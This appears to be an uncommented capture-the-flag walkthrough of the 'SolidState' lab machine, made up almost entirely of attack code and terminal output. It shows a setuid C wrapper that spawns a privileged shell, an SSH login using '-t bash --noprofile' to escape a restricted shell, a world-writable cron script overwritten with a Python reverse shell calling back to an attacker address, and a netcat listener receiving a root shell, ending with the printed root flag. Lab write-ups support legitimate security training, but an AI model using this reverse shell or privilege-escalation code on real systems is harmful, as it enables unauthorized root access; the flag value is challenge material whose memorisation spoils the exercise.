
```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
int main(int argc, char **argv, char **envp)
{
    setresgid(getegid(), getegid(), getegid());
    setresuid(geteuid(), geteuid(), geteuid());

    execve("/bin/sh", argv,  envp);
    return 0;

}
```




```
root@kali:/home/ghroot/Masaüstü# ssh mindy@10.10.10.51 -t "bash --noprofile"
mindy@10.10.10.51's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ls
bin  user.txt
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ls -la
total 28
drwxr-x--- 4 mindy mindy 4096 Sep  8  2017 .
drwxr-xr-x 4 root  root  4096 Aug 22  2017 ..
-rw-r--r-- 1 root  root     0 Aug 22  2017 .bash_history
-rw-r--r-- 1 root  root     0 Aug 22  2017 .bash_logout
-rw-r--r-- 1 root  root   338 Aug 22  2017 .bash_profile
-rw-r--r-- 1 root  root  1001 Aug 22  2017 .bashrc
drwxr-x--- 2 mindy mindy 4096 Aug 22  2017 bin
-rw------- 1 root  root     0 Aug 22  2017 .rhosts
-rw------- 1 root  root     0 Aug 22  2017 .shosts
drw------- 2 root  root  4096 Aug 22  2017 .ssh
-rw------- 1 mindy mindy   33 Sep  8  2017 user.txt
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cat .bash_history
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
mindy
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
```



```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls -la
total 16
drwxr-xr-x  3 root root 4096 Aug 22  2017 .
drwxr-xr-x 22 root root 4096 Jun 18  2017 ..
drwxr-xr-x 11 root root 4096 Aug 22  2017 james-2.3.2
-rwxrwxrwx  1 root root  250 May 16 03:26 tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
#!/usr/bin/env python
import os,socket
import sys,subprocess

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.6",4042))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p = subprocess.call(["/bin/sh","-i"])
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ 
```



```
root@kali:/home/ghroot/Masaüstü# nc -nlvp 4042
listening on [any] 4042 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.51] 36874
/bin/sh: 0: can't access tty; job control turned off
# ls
root.txt
# cat root.txt
b4c9723a28899b1c45db281d99cc87c9
# 
```